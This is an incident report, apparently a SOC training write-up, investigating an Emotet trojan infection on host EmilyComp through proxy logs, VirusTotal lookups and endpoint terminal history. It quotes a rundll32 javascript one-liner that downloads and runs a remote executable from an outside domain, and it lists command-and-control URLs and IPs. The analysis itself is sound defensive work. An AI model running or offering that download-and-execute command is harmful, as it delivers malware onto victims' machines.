



Official incident report

Event ID: 58

Rule Name: SOC125 - Suspicious Rundll32 Activity

Made By

LinkedIn: Engineer.Ahmed Mansour

Link: <https://www.linkedin.com/in/ahmed-mansour-5631b5323/>

Github link: <https://github.com/AhmedMansour93>

Table of contents

Official incident report	1
Event ID: 58	1
Rule Name: SOC125 - Suspicious Rundll32 Activity	1
Table of contents	2
Event Details	3
Network Information Details	4
Analysis	5
Log management	5
Security Email	8
Detection	9
Threat intelligence	9
Endpoint Security	12
Conclusion	16

Event Details

Event ID:

58

Event Date and Time:

Feb, 14, 2021, 12:13 PM

Rule:

SOC125 - Suspicious Rundll32 Activity

Level:

Security Analyst

Hostname:

EmilyComp

Process Name:

KBDYAK.exe

File Hash:

a4513379dad5233afa402cc56a8b9222

File Size:

848.00 Kb

Device Action:

Allowed


Network Information Details

Destination IP Address:

This IP address is part of the private IP range (172.16.0.0 to 172.31.255.255), indicating that it belongs to your organization's internal network. Traffic directed to this address remains within the local network, suggesting that the device associated with this IP is located within your internal environment.

- **Source IP Address:**
- **103.86.49.11 (External)**
- **1.221.254.82 (External)**
- **104.131.11.150 (External)**
- **104.236.246.93 (External)**
- **67.68.210.95 (External)**
- **162.241.242.173 (External)**

All of these IP addresses are public and originate from outside your organization's network. The presence of these external IPs indicates that the source of the traffic, or potential threats, is from external entities on the internet, targeting the internal device at 172.16.17.49. These IP addresses are flagged as **malicious**, suggesting potential hostile intent or suspicious activity directed toward your network.



IP	Detections	Autonomous System	Country
1.221.254.82	8 / 94	3786	KR
10.150.0.70	0 / 94	-	-
103.86.49.11	14 / 94	58955	TH
104.100.61.237	0 / 94	16625	US
104.112.173.118	0 / 94	20940	US
104.131.11.150	14 / 94	14061	US
104.131.44.150	13 / 94	14061	US
104.236.246.93	14 / 94	14061	US
104.80.88.81	0 / 94	20940	US
104.80.88.97	0 / 94	20940	US
104.86.239.56	0 / 94	20940	US
104.98.118.138	0 / 94	20940	US
104.98.118.155	0 / 94	20940	US
104.99.72.226	0 / 94	20940	US
107.5.122.110	8 / 94	7922	US
109.74.5.95	12 / 94	42708	SE
110.145.77.103	12 / 94	1221	AU
112.185.64.233	10 / 94	4766	KR
113.160.130.116	15 / 94	45899	VN

- **The attack is external / the results from Virustotal**
- **[Reference results.](#) Relation section (Connected IPs)**

Analysis:

Log Management

We'll proceed by entering the destination IP address from the alert and reviewing the results. Based on the time and date of the attack. The search will be choosing the Source IP because the Destination IP in the alert Names as Source Address.

Please refer to the attached image for further details regarding the attack.

The screenshot shows the LetsDefend Log Management interface. A search filter is applied: Src Address contains 172.16.17.49. The table displays log entries with the following columns: DATE, TYPE, SRC ADDRESS, SRC PORT, DEST. ADDRESS, DEST. PORT, and RAW. Two orange arrows point to the 'Raw' column for the first two entries.

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Feb, 14, 2021, 12:13 PM	Proxy	172.16.17.49	13434	67.68.210.95	80	[icon]
Mar, 22, 2021, 09:23 PM	Proxy	172.16.17.49	55662	91.189.114.8	80	[icon]
Mar, 22, 2021, 09:23 PM	Firewall	172.16.17.49	55662	91.189.114.8	80	[icon]
Dec, 05, 2020, 10:14 PM	Firewall	172.16.17.49	23474	68.66.243.79	80	[icon]
Dec, 05, 2020, 10:14 PM	Firewall	172.16.17.49	21474	67.199.248.11	443	[icon]
Dec, 05, 2020, 10:15 PM	Proxy	172.16.17.49	23474	68.66.243.79	80	[icon]

2 Logs records for the destination IP regarding to our alert date and time.

Please refer to the attached image for further details regarding the attack.

We will explain all of them step by step

Log Analysis

- **Log1:**

DATE	RAW LOG	ADDRESS	DEST. PORT	RAW
Feb, 14		67.68.210.95	80	
Feb, 14	URL: http://67.68.210.95/2SjAcA5VhhJiFjBQ/vvszin6AicmidnG5bg/DaDVVYvfEHlcIIcgcgcu/0U5UiIkaHankrHGa/FYSJmdQDj2ejni1UI/	67.68.210.95	8080	
Mar, 22	Device Action: Allowed	67.68.210.95	80	

- **URL:**

http://67.68.210.95/2SjAcA5VhhJiFjBQ/vvszin6AicmidnG5bg/DaDVVYvfEHlcIIcgcgcu/0U5UiIkaHankrHGa/FYSJmdQDj2ejni1UI/

- **Device Action: Allowed**

Explanation of the Attack in Log 1:

1. **Suspicious URL Structure:**

- The URL contains an IP address (67.68.210.95), which points to an external location. The path following the IP consists of **random strings of characters** that appear obfuscated. This randomness is a common technique used by attackers to disguise malicious URLs and evade security filters.
- The URL uses HTTP instead of HTTPS, which could indicate an insecure connection that does not encrypt the communication, making it easier for attackers to execute **man-in-the-middle (MITM) attacks**.

2. **Connection to a Suspicious IP Address:**

- **67.68.210.95** is a public IP address, indicating that the internal device is reaching out to an external server. Based on the random path, this IP could be hosting a **command-and-control (C2) server** or delivering **malicious payloads**.
- The device action of **Allowed** suggests that the internal system was able to successfully connect to this external IP. This implies that either the security system failed to block the connection or the IP was not identified as malicious at the time of the request.


3. **Potential Attack Vector:**

- The attacker could have tricked the user or system into making this connection. This may have been done through **social engineering** (e.g., phishing email with a malicious link) or **malware** already present on the system that is programmed to communicate with external servers.
- This URL could be used to **download additional malware** (such as a Remote Access Trojan or ransomware), allowing the attacker to gain further access to the system or network.
- Alternatively, it could be a part of a **C2 communication** where the compromised device sends out data or receives instructions from the attacker.

4. **Attack Consequences:**

- If this URL delivered a malicious payload, the internal device could now be **compromised** and **under the attacker's control**.
- The attacker might use this connection to execute commands, move laterally within the network, or exfiltrate sensitive information from the internal system.

- **Log2:**




DATE	RAW LOG	ADDRESS	DEST. PORT	RAW
Feb, 14		210.95	80	
Feb, 14	URL: http://162.241.242.173:8080/HQ9TemntfBzghL/3wz57awaSHlQrrnP/S78n2aUqY7U/	1.242.1...	8080	
Mar, 22	Device Action: Allowed	114.8	80	
Mar, 22		114.8	80	

- **URL:**
http://162.241.242.173:8080/HQ9TemntfBzghL/3wz57awaSHlQrrnP/S78n2aUqY7U/
- **Device Action: Allowed**

Explanation of the Attack in Log 2:

1. **Use of Non-standard Port:**
 - The URL contains the IP address 162.241.242.173 and uses port **8080**, which is a non-standard port often associated with **alternative HTTP services**. Attackers frequently use non-standard ports to avoid detection by network monitoring tools that focus on typical ports such as 80 (HTTP) or 443 (HTTPS).
 - The presence of port 8080 suggests that the server could be hosting a **malicious service**, potentially for exfiltration of data, malware downloads, or C2 communication.
2. **Obfuscated URL Path:**
 - Similar to Log 1, the URL path contains **randomized strings**, which is often an indication of **malicious or obfuscated content**. This could be an attempt to make the URL less recognizable as malicious to network security systems and URL filtering mechanisms.
 - The obfuscation may also be used to direct infected systems to specific locations within the server (such as C2 commands or payloads) without revealing any clear indications of malicious activity.
3. **Suspicious IP Address:**
 - The external IP 162.241.242.173 indicates that the internal device reached out to a public IP. This server could be hosting a **malware dropper**, an exploit kit, or a C2 infrastructure.
 - Given that the action was **Allowed**, the internal device likely established communication with the server, either to **download malware** or **send back data to the attacker**.
4. **Potential Attack Vector:**
 - This could indicate a situation where the attacker is leveraging a **C2 server** to communicate with the compromised device. The use of port 8080, random URL paths, and external IP addresses suggests that the attacker has control over a server used to manage compromised devices.
 - The attacker could also use this URL to send **staged payloads**, which means downloading more complex malware after an initial infection, or to issue commands for **data exfiltration**.
 - communication between the attacker and the compromised device.

Email Security:




- Despite entering the source host name in the email security section, no emails have been sent, indicating that the attack was not executed.

Detection:

Threat Intelligence Results


We will conduct a comprehensive scan of the source IP address using VirusTotal to assess its reputation and determine if it has been associated with any known malicious activities or threats.



VirusTotal Results for Attacker IP: 67.68.210.95

- Out of 94 security vendors, **9** flagged this IP address as **malicious**:
 - **AlphaMountain.ai**: Malicious
 - **AlphaSOC**: Malware
 - **BitDefender**: Malware
 - **CRDF**: Malicious
 - **CyRadar**: Malicious
 - **ESET**: Malware
 - **G-Data**: Malware
 - **Sophos**: Malware
- [Reference result.](#)
- **The Traffic is Malicious**


We will conduct a comprehensive scan of the source IP address using VirusTotal to assess its reputation and determine if it has been associated with any known malicious activities or threats.



VirusTotal Results for Attacker IP: 162.241.242.173

- Out of 94 security vendors, **11** flagged this IP address as **malicious**:
 - **AlphaMountain.ai**: Malicious
 - **Antiy-AVL**: Malicious
 - **BitDefender**: Malware
 - **Blueliv**: Malicious
 - **CRDF**: Malicious
 - **CyRadar**: Malware
 - **G-Data**: Malware
 - **Lionic**: Malware
 - **Sophos**: Malware
 - **VIPRE**: Malware
 - **Webroot**: Malicious
- [Reference result.](#)
- **The Traffic is Malicious**

We will conduct a comprehensive scan File Hash using VirusTotal to assess its reputation and determine if it has been associated with any known malicious activities or threats.



VirusTotal Results for File Hash:

ccd380ea868ffad4f960d7455fecf88c2ac3550001bbb6c21c31ae70b3bbf4f6


- Out of 73 security vendors, **66** flagged this file as **malicious**.
- **Popular threat label: trojan.emotet**

Security vendors' analysis:

- **AhnLab-V3:** Trojan/Win32.Emotet.R349608
- **Alibaba:** Trojan
- **AliCloud:** Trojan[stealer]
- **ALYac:** Trojan.Agent.Emotet
- **Antiy-AVL:** Trojan[Banker]/Win32.Emotet
- **Arcabit:** Trojan.Generic.D110BB
- **Avast:** Win32
- **AVG:** Win32
- **Avira (no cloud):** HEUR/AGEN.1346053
- **BitDefender:** Trojan.GenericKDZ.69819
- **Bkav Pro:** W32.AIDetectMalware


- [Reference result.](#)
- **The File is Trojan.**

Endpoint Security:




After reviewing the process section from the endpoint, we identified the presence of the detected file with the same hash code (ccd380ea868ffad4f960d7455fecf88c2ac3550001bbb6c21c31ae70b3bbf4f6). Unfortunately, the file had already been **allowed, installed, and executed** on the system.

This indicates that the malicious file successfully bypassed security controls and has been actively running within the environment. Immediate remediation steps are required to contain and mitigate the potential impact of this threat.



- We conducted a thorough review of the 8 Terminal History records, systematically analyzing each recorded entry step by step. Check the attached photo.



Terminal History Review and Attacker Actions:

December 5, 2020, 16:12

- **Command:** `cd`
 - **Explanation:** Changes the current directory.
 - **Purpose:** Attacker is navigating through the file system to locate potentially sensitive directories.

December 5, 2020, 16:13

- **Command:** `dir`
 - **Explanation:** Lists all files and folders in the current directory.
 - **Purpose:** Attacker is exploring the directory contents, likely to identify valuable files or folders.

December 5, 2020, 16:14

- **Command:** `cd Users`
 - **Explanation:** Changes the directory to "Users."
 - **Purpose:** Attacker is moving towards the user profiles, where personal or sensitive data may be stored.
-

December 5, 2020, 16:15

- **Command:** `dir`
 - **Explanation:** Lists files and folders under the "Users" directory.
 - **Purpose:** Attacker is exploring user directories to find specific targets or valuable data.
-

December 5, 2020, 16:16

- **Command:** `cd Emily`
 - **Explanation:** Changes directory to the user folder "Emily."
 - **Purpose:** Attacker targets a specific user profile to access personal files or sensitive data.
-

December 5, 2020, 16:17

- **Command:** `cd Desktop`
 - **Explanation:** Changes directory to "Desktop."
 - **Purpose:** Attacker is accessing the user's Desktop, a common location for storing important documents.
-

December 5, 2020, 16:18

- **Command:** `type notes.txt`
 - **Explanation:** Displays the contents of the file `notes.txt` in the terminal.
 - **Purpose:** Attacker is attempting to read the contents of a file that may contain sensitive information.
-


February 14, 2021, 12:12

- **Command:** `rundll32.exe javascript:'../mshtml,RunHTMLApplication';document.write();GetObject('script:http://ru-uid-507352920.pp.ru/KBDYAK.exe')`
 - **Explanation:** Executes a malicious script via `rundll32.exe`, using JavaScript to retrieve and run a remote executable (`KBDYAK.exe`) from an external URL.
 - **Purpose:** The attacker is **downloading and executing a remote malicious file** (`KBDYAK.exe`), likely to compromise the system further or initiate a payload such as malware, ransomware, or a backdoor.
-

Summary of Attacker Actions:

The attacker first navigated the file system, targeting a specific user profile to view potentially sensitive information (`notes.txt`). Later, the attacker used `rundll32.exe` to execute a **malicious remote script** that fetched and ran a file from an external domain, likely to **compromise the system or escalate control**.

Based on our analysis, it is critical to **contain the compromised device** immediately. The attacker has accessed sensitive directories, executed malicious commands, and downloaded a remote file. To prevent further exploitation or lateral movement within the network, the device should be **isolated** and undergo a full forensic investigation to mitigate the threat.



We have successfully initiated the containment.

Conclusion:

This incident represents a sophisticated and deliberate attack that successfully compromised an internal system, allowing the execution of malicious code and establishing communication with external Command and Control (C2) servers. Our investigation began on February 14, 2021, when Event ID 58 triggered an alert under the rule "SOC125 - Suspicious Rundll32 Activity" on the device **EmilyComp**. The detection of the process **KBDYAK.exe** and its corresponding file hash **a4513379dad5233afa402cc56a8b9222** highlighted the presence of a known malicious executable, as identified by 66 out of 73 VirusTotal security vendors. The file, associated with the **Trojan.Emotet** threat label, presented a serious risk and had already been allowed, installed, and executed within the environment.

Attack Overview:

The attack originated from multiple external IP addresses, including **67.68.210.95** and **162.241.242.173**, which are known to host malicious activities. Both addresses were flagged by VirusTotal, with 9 and 11 security vendors, respectively, marking them as malicious. These external IPs are associated with various malware types, including **malware downloaders** and **C2 infrastructure**. The internal system (172.16.17.49) communicated with these addresses, establishing a connection that allowed further malware to infiltrate the system.

The investigation's log analysis reveals that the attacker leveraged **two key URLs**:

1. **URL 1 (67.68.210.95)**: This URL used HTTP, an unsecured protocol, and contained a randomized path structure—a common obfuscation tactic to avoid detection. The connection was allowed, enabling potential data exfiltration or the download of additional payloads from the attacker's server.
